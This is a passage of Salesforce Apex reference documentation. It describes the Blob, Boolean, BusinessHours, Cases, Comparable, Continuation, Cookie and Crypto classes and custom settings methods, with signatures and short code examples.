The optional *allOrNone* parameter specifies whether the operation allows for partial success. If you specify `false` for this parameter and an approval fails, the remainder of the approval processes can still succeed.

Return Value

Approval.ProcessResult []

Blob Class

Contains methods for the Blob primitive data type.

Namespace

System

Usage

For more information on Blobs, see Primitive Data Types on page 25.

Blob Methods

The following are methods for `Blob`.

IN THIS SECTION:

size()

Returns the number of characters in the Blob.

Signature

```
public Integer size()
```

Return Value

Type: Integer

Example

```
String myString = 'StringToBlob';
Blob myBlob = Blob.valueof(myString);
Integer size = myBlob.size();
```

toPdf(stringToConvert)

Creates a binary object out of the given string, encoding it as a PDF file.

Signature

```
public static Blob toPdf(String stringToConvert)
```

Parameters

stringToConvert
Type: String

Return Value

Type: Blob

Example

```
String pdfContent = 'This is a test string';
Account a = new account(name = 'test');
insert a;
Attachment attachmentPDF = new Attachment();
attachmentPdf.parentId = a.id;
attachmentPdf.name = account.name + '.pdf';
attachmentPdf.body = blob.toPDF(pdfContent);
insert attachmentPDF;
```

`toString()`

Casts the Blob into a String.

Signature

```
public String toString()
```

Return Value

Type: String

Example

```
String myString = 'StringToBlob';
Blob myBlob = Blob.valueof(myString);
System.assertEquals('StringToBlob', myBlob.toString());
```

`valueOf(stringToBlob)`

Casts the specified String to a Blob.

Signature

```
public static Blob valueOf(String stringToBlob)
```

Parameters

`stringToBlob`
Type: String

Return Value

Type: Blob

Example

```
String myString = 'StringToBlob';
Blob myBlob = Blob.valueof(myString);
```

Boolean Class

Contains methods for the Boolean primitive data type.

Namespace

System

Boolean Methods

The following are methods for `Boolean`. All methods are static.

IN THIS SECTION:

`valueOf(stringToBoolean)`

Converts the specified string to a Boolean value and returns `true` if the specified string value is `true`. Otherwise, returns `false`.

Signature

```
public static Boolean valueOf(String stringToBoolean)
```

Parameters

`stringToBoolean`
Type: String

Return Value

Type: Boolean

Usage

If the specified argument is null, this method throws an exception.

Example

```
Boolean b = Boolean.valueOf('true');
System.assertEquals(true, b);
```

`valueOf(fieldValue)`

Converts the specified object to a Boolean value. Use this method to convert a history tracking field value or an object that represents a Boolean value.

Signature

```
public static Boolean valueOf(Object fieldValue)
```

Parameters

`fieldValue`
Type: Object

Return Value

Type: Boolean

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field type corresponds to a Boolean type, like a checkbox field.

Example

```
List<AccountHistory> ahlist =
  [SELECT Field,OldValue,NewValue
   FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'IsPlatinum__c') {
    Boolean oldValue =
      Boolean.valueOf(ah.OldValue);
    Boolean newValue =
      Boolean.valueOf(ah.NewValue);
}
```

BusinessHours Class

Use the `BusinessHours` methods to set the business hours at which your customer support team operates.

Namespace

System

BusinessHours Methods

The following are methods for `BusinessHours`. All methods are static.

IN THIS SECTION:

add(businessHoursId, startDate, intervalMilliseconds)

Adds an interval of time from a start Datetime traversing business hours only. Returns the result Datetime in the local time zone.

Signature

```
public static Datetime add(String businessHoursId, Datetime startDate, Long
intervalMilliseconds)
```

Parameters

businessHoursId
Type: String

startDate
Type: Datetime

intervalMilliseconds
Type: Long

Interval value should be provided in milliseconds, however time precision smaller than one minute is ignored.

Return Value

Type: Datetime

addGmt(businessHoursId, startDate, intervalMilliseconds)

Adds an interval of milliseconds from a start Datetime traversing business hours only. Returns the result Datetime in GMT.

Signature

```
public static Datetime addGmt(String businessHoursId, Datetime startDate, Long
intervalMilliseconds)
```

Parameters

businessHoursId
Type: String

startDate
Type: Datetime

intervalMilliseconds
Type: Long

Return Value

Type: Datetime

diff(businessHoursId, startDate, endDate)

Returns the difference between a start and end Datetime based on a specific set of business hours.

Signature

```
public static Long diff(String businessHoursId, Datetime startDate, Datetime endDate)
```

Parameters

businessHoursId
Type: String

startDate
Type: Datetime

endDate
Type: Datetime

Return Value

Type: Long

isWithin(businessHoursId, targetDate)

Returns `true` if the specified target date occurs within business hours. Holidays are included in the calculation.

Signature

```
public static Boolean isWithin(String businessHoursId, Datetime targetDate)
```

Parameters

businessHoursId
Type: String

The business hours ID.

targetDate
Type: Datetime

The date to verify.

Return Value

Type: Boolean

Example

The following example finds whether a given time is within the default business hours.

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2013 at 1:06:08 AM in the local timezone.
Datetime targetTime = Datetime.newInstance(2013, 5, 28, 1, 6, 8);

// Find whether the time is within the default business hours
Boolean isWithin= BusinessHours.isWithin(bh.id, targetTime);
```

nextStartDate(businessHoursId, targetDate)

Starting from the specified target date, returns the next date when business hours are open. If the specified target date falls within business hours, this target date is returned.

Signature

```
public static Datetime nextStartDate(String businessHoursId, Datetime targetDate)
```

Parameters

businessHoursId
Type: String

The business hours ID.

targetDate
Type: Datetime

The date used as a start date to obtain the next date.

Return Value

Type: Datetime

Example

The following example finds the next date starting from the target date when business hours reopens. If the target date is within the given business hours, the target date is returned. The returned time is in the local time zone.

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2013 at 1:06:08 AM in the local timezone.
Datetime targetTime = Datetime.newInstance(2013, 5, 28, 1, 6, 8);
```

```
// Starting from the targetTime, find the next date when business hours reopens. Return
the target time.

// if it is within the business hours. The returned time will be in the local time zone
Datetime nextStart = BusinessHours.nextStartDate(bh.id, targetTime);
```

Cases Class

Use the `Cases` class to interact with case records.

Namespace

System

Cases Methods

The following are static methods for `Cases`.

IN THIS SECTION:

`getCaseIdFromEmailThreadId(emailThreadId)`

Returns the case ID corresponding to the specified email thread ID.

Signature

```
public static ID getCaseIdFromEmailThreadId(String emailThreadId)
```

Parameters

`emailThreadId`
Type: String

Return Value

Type: ID

Usage

The *`emailThreadId`* argument should have the following format: `_00Dxx1gEW._500xxYktg`. Other formats, such as `ref:_00Dxx1gEW._500xxYktl:ref` and `[ref:_00Dxx1gEW._500xxYktl:ref]`, are invalid.

Comparable Interface

Adds sorting support for Lists that contain non-primitive types, that is, Lists of user-defined types.

Namespace

System

Usage

To add List sorting support for your Apex class, you must implement the `Comparable` interface with its `compareTo` method in your class.

To implement the `Comparable` interface, you must first declare a class with the `implements` keyword as follows:

```
global class Employee implements Comparable {
```

Next, your class must provide an implementation for the following method:

```
global Integer compareTo(Object compareTo) {
    // Your code here
}
```

The implemented method must be declared as `global` or `public`.

IN THIS SECTION:

- Comparable Methods
- Comparable Example Implementation

SEE ALSO:

- List Class

Comparable Methods

The following are methods for `Comparable`.

IN THIS SECTION:

- compareTo(objectToCompareTo)
  Returns an Integer value that is the result of the comparison.

compareTo(objectToCompareTo)

Returns an Integer value that is the result of the comparison.

Signature

```
public Integer compareTo(Object objectToCompareTo)
```

Parameters

objectToCompareTo
Type: Object

Return Value

Type: Integer

Usage

The implementation of this method should return the following values:

- 0 if this instance and *objectToCompareTo* are equal
- > 0 if this instance is greater than *objectToCompareTo*
- < 0 if this instance is less than *objectToCompareTo*

Comparable Example Implementation

This is an example implementation of the `Comparable` interface. The `compareTo` method in this example compares the employee of this class instance with the employee passed in the argument. The method returns an Integer value based on the comparison of the employee IDs.

```
global class Employee implements Comparable {

    public Long id;
    public String name;
    public String phone;

    // Constructor
    public Employee(Long i, String n, String p) {
        id = i;
        name = n;
        phone = p;
    }

    // Implement the compareTo() method
    global Integer compareTo(Object compareTo) {
        Employee compareToEmp = (Employee)compareTo;
        if (id == compareToEmp.id) return 0;
        if (id > compareToEmp.id) return 1;
        return -1;
    }
}
```

This example tests the sort order of a list of `Employee` objects.

```
@isTest
private class EmployeeSortingTest {
    static testmethod void test1() {
        List<Employee> empList = new List<Employee>();
        empList.add(new Employee(101,'Joe Smith', '4155551212'));
        empList.add(new Employee(101,'J. Smith', '4155551212'));
        empList.add(new Employee(25,'Caragh Smith', '4155551000'));
        empList.add(new Employee(105,'Mario Ruiz', '4155551099'));

        // Sort using the custom compareTo() method
        empList.sort();
```

```
        // Write list contents to the debug log
        System.debug(empList);

        // Verify list sort order.
        System.assertEquals('Caragh Smith', empList[0].Name);
        System.assertEquals('Joe Smith', empList[1].Name);
        System.assertEquals('J. Smith', empList[2].Name);
        System.assertEquals('Mario Ruiz', empList[3].Name);
    }
}
```

Continuation Class

Use the `Continuation` class to make callouts asynchronously to a SOAP or REST Web service.

Namespace

System

Example

For a code example, see Make Long-Running Callouts from a Visualforce Page.

IN THIS SECTION:

- Continuation Constructors
- Continuation Properties
- Continuation Methods

Continuation Constructors

The following are constructors for `Continuation`.

IN THIS SECTION:

- Continuation(timeout)
  Creates an instance of the `Continuation` class by using the specified timeout in seconds. The timeout limit is 120 seconds seconds.

`Continuation(timeout)`

Creates an instance of the `Continuation` class by using the specified timeout in seconds. The timeout limit is 120 seconds seconds.

Signature

```
public Continuation(Integer timeout)
```

Parameters

timeout
Type: Integer

The timeout for this continuation in seconds.

Continuation Properties

The following are properties for `Continuation`.

IN THIS SECTION:

continuationMethod
The name of the callback method that is called after the callout response returns.

timeout
The timeout of the continuation in seconds. Limit: 120 seconds seconds.

state
Data that is stored in this continuation and that can be retrieved after the callout is finished and the callback method is invoked.

continuationMethod

The name of the callback method that is called after the callout response returns.

Signature

```
public String continuationMethod {get; set;}
```

Property Value

Type: String

Usage

Note: If the `continuationMethod` property is not set for a Continuation, the same action method that made the asynchronous callout is called again when the callout response returns.

timeout

The timeout of the continuation in seconds. Limit: 120 seconds seconds.

Signature

```
public Integer timeout {get; set;}
```

Property Value

Type: Integer

state

Data that is stored in this continuation and that can be retrieved after the callout is finished and the callback method is invoked.

Signature

```
public Object state {get; set;}
```

Property Value

Type: Object

Example

This example shows how to save state information for a continuation in a controller.

```
// Declare inner class to hold state info
private class StateInfo {
    String msg { get; set; }
    List<String> urls  { get; set; }
    StateInfo(String msg, List<String> urls) {
        this.msg = msg;
        this.urls = urls;
    }
}

// Then in the action method, set state for the continuation
continuationInstance.state = new StateInfo('Some state data', urls);
```

Continuation Methods

The following are methods for `Continuation`.

IN THIS SECTION:

`addHttpRequest(request)`

Adds the HTTP request for the callout that is associated with this continuation.

Signature

```
public String addHttpRequest(System.HttpRequest request)
```

Parameters

request
Type: HttpRequest

The HTTP request to be sent to the external service by this continuation.

Return Value

Type: String

A unique label that identifies the HTTP request that is associated with this continuation. This label is used in the map that getRequests() returns to identify individual requests in a continuation.

Usage

You can add up tothree requests to a continuation.

Note: The timeout that is set in each passed-in request is ignored. Only the global timeout limit of 120 seconds applies for a continuation.

`getRequests()`

Returns all labels and requests that are associated with this continuation as key-value pairs.

Signature

```
public Map<String,System.HttpRequest> getRequests()
```

Return Value

Type: Map<String,HttpRequest>

A map of all requests that are associated with this continuation. The map key is the request label, and the map value is the corresponding HTTP request.

`getResponse(requestLabel)`

Returns the response for the request that corresponds to the specified label.

Signature

```
public static HttpResponse getResponse(String requestLabel)
```

Parameters

requestLabel
Type: String

The request label to get the response for.

Return Value

Type: HttpResponse

Usage

The status code is returned in the HttpResponse object and can be obtained by calling `getStatusCode()` on the response. A status code of `200` indicates that the request was successful. Other status code values indicate the type of problem that was encountered.

Sample of Error Status Codes

When a problem occurs with the response, some possible status code values are:

- `2000`: The timeout was reached, and the server didn't get a chance to respond.
- `2001`: There was a connection failure.
- `2002`: Exceptions occurred.
- `2003`: The response hasn't arrived (which also means that the Apex asynchronous callout framework hasn't resumed).
- `2004`: The response size is too large (greater than 1 MB).

Cookie Class

The `Cookie` class lets you access cookies for your Force.com site using Apex.

Namespace

System

Usage

Use the `setCookies` method of the PageReference Class to attach cookies to a page.

Important:

- Cookie names and values set in Apex are URL encoded, that is, characters such as @ are replaced with a percent sign and their hexadecimal representation.
- The `setCookies` method adds the prefix "`apex__`" to the cookie names.
- Setting a cookie's value to `null` sends a cookie with an empty string value instead of setting an expired attribute.
- After you create a cookie, the properties of the cookie can't be changed.
- Be careful when storing sensitive information in cookies. Pages are cached regardless of a cookie value. If you use a cookie value to generate dynamic content, you should disable page caching. For more information, see "Caching Force.com Sites Pages" in the Salesforce online help.

Consider the following limitations when using the `Cookie` class:

- The `Cookie` class can only be accessed using Apex that is saved using the Salesforce API version 19 and above.
- The maximum number of cookies that can be set per Force.com domain depends on your browser. Newer browsers have higher limits than older ones.
- Cookies must be less than 4K, including name and attributes.

For more information on sites, see "Force.com Sites Overview" in the Salesforce online help.

Example

The following example creates a class, `CookieController`, which is used with a Visualforce page (see markup below) to update a counter each time a user displays a page. The number of times a user goes to the page is stored in a cookie.

```
// A Visualforce controller class that creates a cookie
// used to keep track of how often a user displays a page
public class CookieController {

    public CookieController() {
        Cookie counter = ApexPages.currentPage().getCookies().get('counter');

        // If this is the first time the user is accessing the page,
        // create a new cookie with name 'counter', an initial value of '1',
        // path 'null', maxAge '-1', and isSecure 'false'.
        if (counter == null) {
            counter = new Cookie('counter','1',null,-1,false);
        } else {
        // If this isn't the first time the user is accessing the page
        // create a new cookie, incrementing the value of the original count by 1
            Integer count = Integer.valueOf(counter.getValue());
            counter = new Cookie('counter', String.valueOf(count+1),null,-1,false);
        }

        // Set the new cookie for the page
        ApexPages.currentPage().setCookies(new Cookie[]{counter});
    }

    // This method is used by the Visualforce action {!count} to display the current
    // value of the number of times a user had displayed a page.
    // This value is stored in the cookie.
    public String getCount() {
        Cookie counter = ApexPages.currentPage().getCookies().get('counter');
        if(counter == null) {
            return '0';
        }
        return counter.getValue();
    }
}
```

```
// Test class for the Visualforce controller
@isTest
private class CookieControllerTest {
  // Test method for verifying the positive test case
  static testMethod void testCounter() {
    //first page view
    CookieController controller = new CookieController();
    System.assert(controller.getCount() == '1');

    //second page view
    controller = new CookieController();
    System.assert(controller.getCount() == '2');
  }
}
```

The following is the Visualforce page that uses the `CookieController` Apex controller above. The action `{!count}` calls the `getCount` method in the controller above.

```
<apex:page controller="CookieController">
You have seen this page {!count} times
</apex:page>
```

IN THIS SECTION:

Cookie Constructors

The following are constructors for `Cookie`.

IN THIS SECTION:

`Cookie(name, value, path, maxAge, isSecure)`

Creates a new instance of the `Cookie` class using the specified name, value, path, age, and the secure setting.

Signature

```
public Cookie(String name, String value, String path, Integer maxAge, Boolean isSecure)
```

Parameters

name
Type: String

The cookie name. It can't be `null`.

value
Type: String

The cookie data, such as session ID.

path
Type: String

The path from where you can retrieve the cookie.

maxAge
Type: Integer

A number representing how long a cookie is valid for in seconds. If set to less than zero, a session cookie is issued. If set to zero, the cookie is deleted.

isSecure
Type: Boolean

A value indicating whether the cookie can only be accessed through HTTPS (`true`) or not (`false`).

Cookie Methods

The following are methods for `Cookie`. All are instance methods.

IN THIS SECTION:

`getDomain()`

Returns the name of the server making the request.

Signature

```
public String getDomain()
```

Return Value

Type: String

`getMaxAge()`

Returns a number representing how long the cookie is valid for, in seconds. If set to `< 0`, a session cookie is issued. If set to `0`, the cookie is deleted.

Signature

```
public Integer getMaxAge()
```

Return Value

Type: Integer

`getName()`

Returns the name of the cookie. Can't be `null`.

Signature

```
public String getName()
```

Return Value

Type: String

`getPath()`

Returns the path from which you can retrieve the cookie. If `null` or blank, the location is set to root, or "/".

Signature

```
public String getPath()
```

Return Value

Type: String

`getValue()`

Returns the data captured in the cookie, such as Session ID.

Signature

```
public String getValue()
```

Return Value

Type: String

`isSecure()`

Returns `true` if the cookie can only be accessed through HTTPS, otherwise returns `false`.

Signature

```
public Boolean isSecure()
```

Return Value

Type: Boolean

Crypto Class

Provides methods for creating digests, message authentication codes, and signatures, as well as encrypting and decrypting information.

Namespace

System

Usage

The methods in the `Crypto` class can be used for securing content in Force.com, or for integrating with external services such as Google or Amazon WebServices (AWS).

Encrypt and Decrypt Exceptions

The following exceptions can be thrown for these methods:

- `decrypt`
- `encrypt`
- `decryptWithManagedIV`
- `encryptWithManagedIV`

Exception	Message	Description
`InvalidParameterValue`	Unable to parse initialization vector from encrypted data.	Thrown if you're using managed initialization vectors, and the cipher text is less than 16 bytes.
`InvalidParameterValue`	Invalid algorithm *`algoName`*. Must be AES128, AES192, or AES256.	Thrown if the algorithm name isn't one of the valid values.
`InvalidParameterValue`	Invalid private key. Must be *`size`* bytes.	Thrown if size of the private key doesn't match the specified algorithm.
`InvalidParameterValue`	Invalid initialization vector. Must be 16 bytes.	Thrown if the initialization vector isn't 16 bytes.
`InvalidParameterValue`	Invalid data. Input data is *`size`* bytes, which exceeds the limit of 1048576 bytes.	Thrown if the data is greater than 1 MB. For decryption, 1048608 bytes are allowed for the initialization vector header, plus any additional padding the encryption added to align to block size.
`NullPointerException`	Argument cannot be null.	Thrown if one of the required method arguments is null.
`SecurityException`	Given final block not properly padded.	Thrown if the data isn't properly block-aligned or similar issues occur during encryption or decryption.
`SecurityException`	*`Message Varies`*	Thrown if something goes wrong during either encryption or decryption.

Crypto Methods

The following are methods for `Crypto`. All methods are static.

IN THIS SECTION:

decrypt(algorithmName, privateKey, initializationVector, cipherText)

Decrypts the Blob *cipherText* using the specified algorithm, private key, and initialization vector. Use this method to decrypt blobs encrypted using a third party application or the `encrypt` method.

Signature

```
public static Blob decrypt(String algorithmName, Blob privateKey, Blob
initializationVector, Blob cipherText)
```

Parameters

algorithmName
Type: String

privateKey
Type: Blob

initializationVector
Type: Blob

cipherText
Type: Blob

Return Value

Type: Blob

Usage

Valid values for *algorithmName* are:

- AES128
- AES192
- AES256

These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding.

The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you.

The initialization vector must be 128 bits (16 bytes.)

Example

```
Blob exampleIv = Blob.valueOf('Example of IV123');
Blob key = Crypto.generateAesKey(128);
Blob data = Blob.valueOf('Data to be encrypted');
Blob encrypted = Crypto.encrypt('AES128', key, exampleIv, data);

Blob decrypted = Crypto.decrypt('AES128', key, exampleIv, encrypted);
String decryptedString = decrypted.toString();
System.assertEquals('Data to be encrypted', decryptedString);
```

decryptWithManagedIV(algorithmName, privateKey, IVAndCipherText)

Decrypts the Blob *IVAndCipherText* using the specified algorithm and private key. Use this method to decrypt blobs encrypted using a third party application or the `encryptWithManagedIV` method.

Signature

```
public static Blob decryptWithManagedIV(String algorithmName, Blob privateKey, Blob
IVAndCipherText)
```

Parameters

algorithmName
Type: String

privateKey
Type: Blob

IVAndCipherText
Type: Blob

The first 128 bits (16 bytes) of *IVAndCipherText* must contain the initialization vector.

Return Value

Type: Blob

Usage

Valid values for *algorithmName* are:

- AES128
- AES192
- AES256

These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding.

The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you.

Example

```
Blob key = Crypto.generateAesKey(128);
Blob data = Blob.valueOf('Data to be encrypted');
Blob encrypted = Crypto.encryptWithManagedIV('AES128', key, data);

Blob decrypted = Crypto.decryptWithManagedIV('AES128', key, encrypted);
String decryptedString = decrypted.toString();
System.assertEquals('Data to be encrypted', decryptedString);
```

encrypt(algorithmName, privateKey, initializationVector, clearText)

Encrypts the Blob *clearText* using the specified algorithm, private key and initialization vector. Use this method when you want to specify your own initialization vector.

Signature

```
public static Blob encrypt(String algorithmName, Blob privateKey, Blob
initializationVector, Blob clearText)
```

Parameters

algorithmName
Type: String

privateKey
Type: Blob

initializationVector
Type: Blob

clearText
Type: Blob

Return Value

Type: Blob

Usage

The initialization vector must be 128 bits (16 bytes.) Use either a third-party application or the `decrypt` method to decrypt blobs encrypted using this method. Use the `encryptWithManagedIV` method if you want Salesforce to generate the initialization vector for you. It is stored as the first 128 bits (16 bytes) of the encrypted Blob.

Valid values for *algorithmName* are:

- AES128
- AES192
- AES256

These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding.

The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you.

Example

```
Blob exampleIv = Blob.valueOf('Example of IV123');
Blob key = Crypto.generateAesKey(128);
Blob data = Blob.valueOf('Data to be encrypted');
Blob encrypted = Crypto.encrypt('AES128', key, exampleIv, data);

Blob decrypted = Crypto.decrypt('AES128', key, exampleIv, encrypted);
String decryptedString = decrypted.toString();
System.assertEquals('Data to be encrypted', decryptedString);
```

encryptWithManagedIV(algorithmName, privateKey, clearText)

Encrypts the Blob *clearText* using the specified algorithm and private key. Use this method when you want Salesforce to generate the initialization vector for you.

Signature

```
public static Blob encryptWithManagedIV(String algorithmName, Blob privateKey, Blob
clearText)
```

Parameters

algorithmName
Type: String

privateKey
Type: Blob

clearText
Type: Blob

Return Value

Type: Blob

Usage

The initialization vector is stored as the first 128 bits (16 bytes) of the encrypted Blob. Use either third-party applications or the `decryptWithManagedIV` method to decrypt blobs encrypted with this method. Use the `encrypt` method if you want to generate your own initialization vector.

Valid values for *algorithmName* are:

- AES128
- AES192
- AES256

These are all industry standard Advanced Encryption Standard (AES) algorithms with different size keys. They use cipher block chaining (CBC) and PKCS5 padding.

The length of *privateKey* must match the specified algorithm: 128 bits, 192 bits, or 256 bits, which is 16, 24, or 32 bytes, respectively. You can use a third-party application or the `generateAesKey` method to generate this key for you.

Example

```
Blob key = Crypto.generateAesKey(128);
Blob data = Blob.valueOf('Data to be encrypted');
Blob encrypted = Crypto.encryptWithManagedIV('AES128', key, data);

Blob decrypted = Crypto.decryptWithManagedIV('AES128', key, encrypted);
String decryptedString = decrypted.toString();
System.assertEquals('Data to be encrypted', decryptedString);
```

generateAesKey(size)

Generates an Advanced Encryption Standard (AES) key.

Signature

```
public static Blob generateAesKey(Integer size)
```

Parameters

size
Type: Integer

The key's size in bits. Valid values are:

- 128
- 192
- 256

Return Value

Type: Blob

Example

```
Blob key = Crypto.generateAesKey(128);
```

generateDigest(algorithmName, input)

Computes a secure, one-way hash digest based on the supplied input string and algorithm name.

Signature

```
public static Blob generateDigest(String algorithmName, Blob input)
```

Parameters

algorithmName
Type: String

Valid values for *algorithmName* are:

- MD5
- SHA1
- SHA-256
- SHA-512

input
Type: Blob

Return Value

Type: Blob

Example

```
Blob targetBlob = Blob.valueOf('ExampleMD5String');
Blob hash = Crypto.generateDigest('MD5', targetBlob);
```

generateMac(algorithmName, input, privateKey)

Computes a message authentication code (MAC) for the input string, using the private key and the specified algorithm.

Signature

```
public static Blob generateMac(String algorithmName, Blob input, Blob privateKey)
```

Parameters

algorithmName
Type: String

The valid values for *algorithmName* are:

- hmacMD5
- hmacSHA1
- hmacSHA256
- hmacSHA512

input
Type: Blob

privateKey
Type: Blob

The value of *privateKey* does not need to be in decoded form. The value cannot exceed 4 KB.

Return Value

Type: Blob

Example

```
String salt = String.valueOf(Crypto.getRandomInteger());
String key = 'key';
Blob data = crypto.generateMac('HmacSHA256',
Blob.valueOf(salt), Blob.valueOf(key));
```

getRandomInteger()

Returns a random Integer.

Signature

```
public static Integer getRandomInteger()
```

Return Value

Type: Integer

Example

```
Integer randomInt = Crypto.getRandomInteger();
```

getRandomLong()

Returns a random Long.

Signature

```
public static Long getRandomLong()
```

Return Value

Type: Long

Example

```
Long randomLong = Crypto.getRandomLong();
```

sign(algorithmName, input, privateKey)

Computes a unique digital signature for the input string, using the specified algorithm and the supplied private key.

Signature

```
public static Blob sign(String algorithmName, Blob input, Blob privateKey)
```

Parameters

algorithmName
Type: String

The algorithm name. The valid values for *algorithmName* are `RSA-SHA1`, `RSA-SHA256`, or `RSA`.

`RSA-SHA1` is an RSA signature (with an asymmetric key pair) of a SHA1 hash.

`RSA-SHA256` is an RSA signature of a SHA256 hash.

`RSA` is the same as `RSA-SHA1`.

input
Type: Blob

The data to sign.

privateKey
Type: Blob

The value of *privateKey* must be decoded using the `EncodingUtilbase64Decode` method, and should be in RSA's PKCS #8 (1.2) Private-Key Information Syntax Standard form. The value cannot exceed 4 KB.

Return Value

Type: Blob

Example

The following snippet shows how to call the `sign` method.

```
String algorithmName = 'RSA';
String key = '';
Blob privateKey = EncodingUtil.base64Decode(key);
Blob input = Blob.valueOf('12345qwerty');
Crypto.sign(algorithmName, input, privateKey);
```

signWithCertificate(algorithmName, input, certDevName)

Computes a unique digital signature for the input string, using the specified algorithm and the supplied certificate and key pair.

Signature

```
public static Blob signWithCertificate(String algorithmName, Blob input, String
certDevName)
```

Parameters

algorithmName
Type: String

The algorithm name. The valid values for *algorithmName* are `RSA-SHA1`, `RSA-SHA256`, or `RSA`.

`RSA-SHA1` is an RSA signature (with an asymmetric key pair) of a SHA1 hash.

`RSA-SHA256` is an RSA signature of a SHA256 hash.

`RSA` is the same as `RSA-SHA1`.

input
Type: Blob

The data to sign.

certDevName
Type: String

The `Unique Name` for a certificate stored in the Salesforce organization's Certificate and Key Management page to use for signing.

To access the Certificate and Key Management page from Setup, click **Security Controls** > **Certificate and Key Management**.

Return Value

Type: Blob

Example

The following snippet is an example of the method for signing the content referenced by `data`.

```
Blob data = Blob.valueOf('12345qwerty');
System.Crypto.signWithCertificate('RSA-SHA256', data, 'signingCert');
```

signXML(algorithmName, node, idAttributeName, certDevName)

Envelops the signature into an XML document.

Signature

```
public Void signXML(String algorithmName, Dom.XmlNode node, String idAttributeName,
String certDevName)
```

Parameters

algorithmName
Type: String

The algorithm name. The valid values for *algorithmName* are `RSA-SHA1`, `RSA-SHA256`, or `RSA`.

`RSA-SHA1` is an RSA signature (with an asymmetric key pair) of a SHA1 hash.

`RSA-SHA256` is an RSA signature of a SHA256 hash.

`RSA` is the same as `RSA-SHA1`.

node
Type: Dom.XmlNode

The XML node to sign and insert the signature into.

idAttributeName
Type: String

The full name (including the namespace) of the attribute on the node (XmlNode) to use as the reference ID. If `null`, this mehod uses the `ID` attribute on the node. If there is no `ID` attribute, Salesforce generates a new `ID` and modifies the node by inserting this `ID`.

certDevName
Type: String

The `Unique Name` for a certificate stored in the Salesforce organization's Certificate and Key Management pageto use for signing.

To access the Certificate and Key Management page from Setup, click **Security Controls** > **Certificate and Key Management**.

Return Value

Type: Void

Example

The following snippet is an example declaration and initialization.

```
Dom.Document doc = new dom.Document();
doc.load(...);
```

```
System.Crypto.signXml('RSA-SHA256', doc.getRootElement(), null, 'signingCert');
return doc.toXmlString();
```

Custom Settings Methods

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API.

Usage

Custom settings methods are all instance methods, that is, they are called by and operate on a particular instance of a custom setting. There are two types of custom settings: hierarchy and list. The methods are divided into those that work with list custom settings, and those that work with hierarchy custom settings.

Note: All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. However, querying custom settings data using Standard Object Query Language (SOQL) doesn't make use of the application cache and is similar to querying a custom object. To benefit from caching, use other methods for accessing custom settings data such as the Apex Custom Settings methods.

For more information on creating custom settings in the Salesforce user interface, see "Custom Settings Overview" in the Salesforce online help.

Custom Setting Examples

The following example uses a list custom setting called Games. Games has a field called `GameType`. This example determines if the value of the first data set is equal to the string `PC`.

```
List<Games__C> mcs = Games__c.getall().values();
boolean textField = null;
if (mcs[0].GameType__c == 'PC') {
  textField = true;
}
system.assertEquals(textField, true);
```

The following example uses a custom setting from Country and State Code Custom Settings Example. This example demonstrates that the `getValues` and `getInstance` methods list custom setting return identical values.

```
Foundation_Countries__c myCS1 = Foundation_Countries__c.getValues('United States');
String myCCVal = myCS1.Country_code__c;
Foundation_Countries__c myCS2 = Foundation_Countries__c.getInstance('United States');
String myCCInst = myCS2.Country_code__c;
system.assertEquals(myCCinst, myCCVal);
```

Hierarchy Custom Setting Examples

In the following example, the hierarchy custom setting GamesSupport has a field called `Corporate_number`. The code returns the value for the profile specified with `pid`.

```
GamesSupport__c mhc = GamesSupport__c.getInstance(pid);
string mPhone = mhc.Corporate_number__c;
```

The example is identical if you choose to use the `getValues` method.

The following example shows how to use hierarchy custom settings methods. For `getInstance`, the example shows how field values that aren't set for a specific user or profile are returned from fields defined at the next lowest level in the hierarchy. The example also shows how to use `getOrgDefaults`.

Finally, the example demonstrates how `getValues` returns fields in the custom setting record only for the specific user or profile, and doesn't merge values from other levels of the hierarchy. Instead, `getValues` returns `null` for any fields that aren't set. This example uses a hierarchy custom setting called Hierarchy. Hierarchy has two fields: `OverrideMe` and `DontOverrideMe`. In addition, a user named Robert has a System Administrator profile. The organization, profile, and user settings for this example are as follows:

Organization settings

`OverrideMe`: Hello

`DontOverrideMe`: World

Profile settings

`OverrideMe`: Goodbye

`DontOverrideMe` is not set.

User settings

`OverrideMe`: Fluffy

`DontOverrideMe` is not set.

The following example demonstrates the result of the `getInstance` method if Robert calls it in his organization:

```
Hierarchy__c CS = Hierarchy__c.getInstance();
System.Assert(CS.OverrideMe__c == 'Fluffy');
System.assert(CS.DontOverrideMe__c == 'World');
```

If Robert passes his user ID specified by `RobertId` to `getInstance`, the results are the same. This is because the lowest level of data in the custom setting is specified at the user level.

```
Hierarchy__c CS = Hierarchy__c.getInstance(RobertId);
System.Assert(CS.OverrideMe__c == 'Fluffy');
System.assert(CS.DontOverrideMe__c == 'World');
```

If Robert passes the System Administrator profile ID specified by `SysAdminID` to `getInstance`, the result is different. The data specified for the profile is returned:

```
Hierarchy__c CS = Hierarchy__c.getInstance(SysAdminID);
System.Assert(CS.OverrideMe__c == 'Goodbye');
System.assert(CS.DontOverrideMe__c == 'World');
```

When Robert tries to return the data set for the organization using `getOrgDefaults`, the result is:

```
